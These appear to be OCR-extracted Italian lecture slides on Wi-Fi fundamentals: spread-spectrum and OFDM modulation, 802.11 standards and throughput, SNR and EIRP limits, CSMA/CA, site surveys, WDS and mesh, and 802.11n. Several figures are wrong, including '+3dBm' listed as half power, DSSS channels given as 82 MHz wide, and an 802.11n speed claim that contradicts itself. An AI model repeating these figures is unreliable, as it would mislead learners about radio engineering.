
- Frequency Hopping Spread Spectrum (FHSS)
  - E' una tecnica di trasmissione radio usata per aumentare la larghezza di banda di un segnale; consiste nel variare la frequenza di trasmissione a intervalli regolari in modo pseudocasuale attraverso un codice prestabilito.

- Direct Sequence Spread Spectrum (DSSS)
  - è una tecnologia di trasmissione a "frequenza diretta" a banda larga, nella quale ogni bit viene trasmesso come una sequenza ridondante di bit, detta chip 11 canali da 82Mhz che si sovrappongono (2.402Ghz a 2.483Ghz)
  - canali utilizzabili sono 1, 6, 11 (ESS)
  - aumento banda disponibile 3x11Mbps


Wireless Trasmission (Layer1)




Wireless Trasmission (Layer1)



Wireless Trasmission (Layer1)




Wireless Trasmission (Layer1)



Wireless Trasmission (Layer1)

- Orthogonal Frequency-Division Multiplexing (OFDM)
  - è un tipo di modulazione di tipo multi-portante, che utilizza un numero elevato di sottoportanti ortogonali tra di loro
  - come DSSS usa diversi canali non sovrapposti (3)
  - aumento banda disponibile 3x54Mbps


802.11g
2.4 GHz – OFDM
54Mbps
802.11a Standard
5 GHz – OFDM
54Mbps
802.11b Standard
2.4 GHz – DSSS
11Mbps
802.11 Standard
2.4Ghz 2Mb DSSS
Proprietary-
900MHz/2.4GHz
IEEE 802.11
Ratified
IEEE 802.11a/b
Ratified
1997
1999
2000
2001
2002
2003

Wireless Trasmission (Layer1)

- Interferenze Wireless
  - ostacoli
  - onde radio
- Misura di interferenze Signal-to-Noise Ratio (SNR)
  - rapporto segnale/rumore
    - più è basso l'SNR, infatti, e più sarà difficoltosa la ricezione del segnale.

Wireless Trasmission (Layer1)

Data Rate (Mbps)	Data Cell		WIPT Cell	
	Minimum Cell Edge Signal Strength	Minimum SNR	Minimum Cell Edge Signal Strength	Minimum SNR
54	-71	25	—	—
36	-73	18	—	—
24	-77	12	—	—
12 or 11	-82	10	-67	25
6 or 5.5	-89	8	-74	23
2	-91	6	-76	21
1	-94	4	-79	19

Wireless Trasmission (Layer1)

- Copertura, Velocità e Capacità
  - Tramissione di potenza
    la potenza è misurata calcolando l'EIRP (Equivalent Isotropically Radiated Power)
    - non più di 20 dBm (100mW) ALL'INTERNO DI UNA PROPRIETA' PRIVATA (no attraversamento suolo pubblico).
      Per i 5Ghz è 25mW pari a 14dBm.
      per calcolare i dBm esiste una tabella logaritmica. di base si può considerare:
    - -3dBm = 1/2 potenza
    - +3dBm = *1/2 potenza
    - -10dBm = 1/10 potenza
    - +10dBm = *10 potenza
- Antenne
- In generale frequenza maggiore = maggiore invio dei dati ma < copertura -> + AP

Wireless Trasmission (Layer1)

	Frequency	Data Rate (Mbps)	Throughput (Mbps)	Channels	Network Capacity (Mbps)
802.11b	2.4 GHz	11	6	3	18
802.11g (with .11b clients in cell)	2.4 GHz	54	14	3	42
802.11g (No .11b clients in cell)	2.4 GHz	54	22	3	66
802.11a (today)	5 GHz	54	25	12	300
802.11a (With addt'l ETSI channels)	5 GHz	54	25	23	575

802.11g throughput is reduced in "mixed cells" with both .11b & .11g clients due to backward compatibility constraints; however, with the recently implemented "CTS-to-Self" default on the AP, mixed cell throughput has been improved.

Media Access (Layer2)

- Collisioni dovute al fatto che non è possibile segmentare i cavi/connessioni
  - HDX: trametto ma non posso ricevere
  - non c'è riscontro sull'avvenuta collisione
  - CSMA/CA aiuta ma non previene
  - ACK per frame spedite

Esempio di trasmissione

- 1- in attesa per essere sicuri che il canale sia libero
- 2- pre-configuro un timer di attesa
- 3- attendo il timer 2 verifico 1 e se ok invio
- 4- attendo ACK
- 5- se non arriva ACK attendo per inviare di nuovo la frame

Site Survey

1. Il primo passo per il deployment di una rete wireless
2. Capire eventuali problemi di comportamento o copertura delle RF
3. Tools

Wireless Distribution System

- *Access Point configurati manualmente per essere interconnessi attraverso il link radio*
- *Una matrice Access Point to Access Point*
- *Numero contenuto di Access Point*
- *Nessuna ridondanza*

Mesh Router System

- *Evoluzione del WDS*
- *Discover automatico dell'infrastruttura*
- *Funzionalità di fault Redundancy*
- *Maggiore scalabilità*

Wireless Update

802.11n

Miglioramenti


- Prestazione, da 300Mbps si può arrivare a 100Mbps (testati da Intel)
- Migliore copertura
- Affidabilità e predicibilità
- Soddisfa la domanda crescente di reti wireless
- Compatibilità con il passato

Stato sul 802.11n

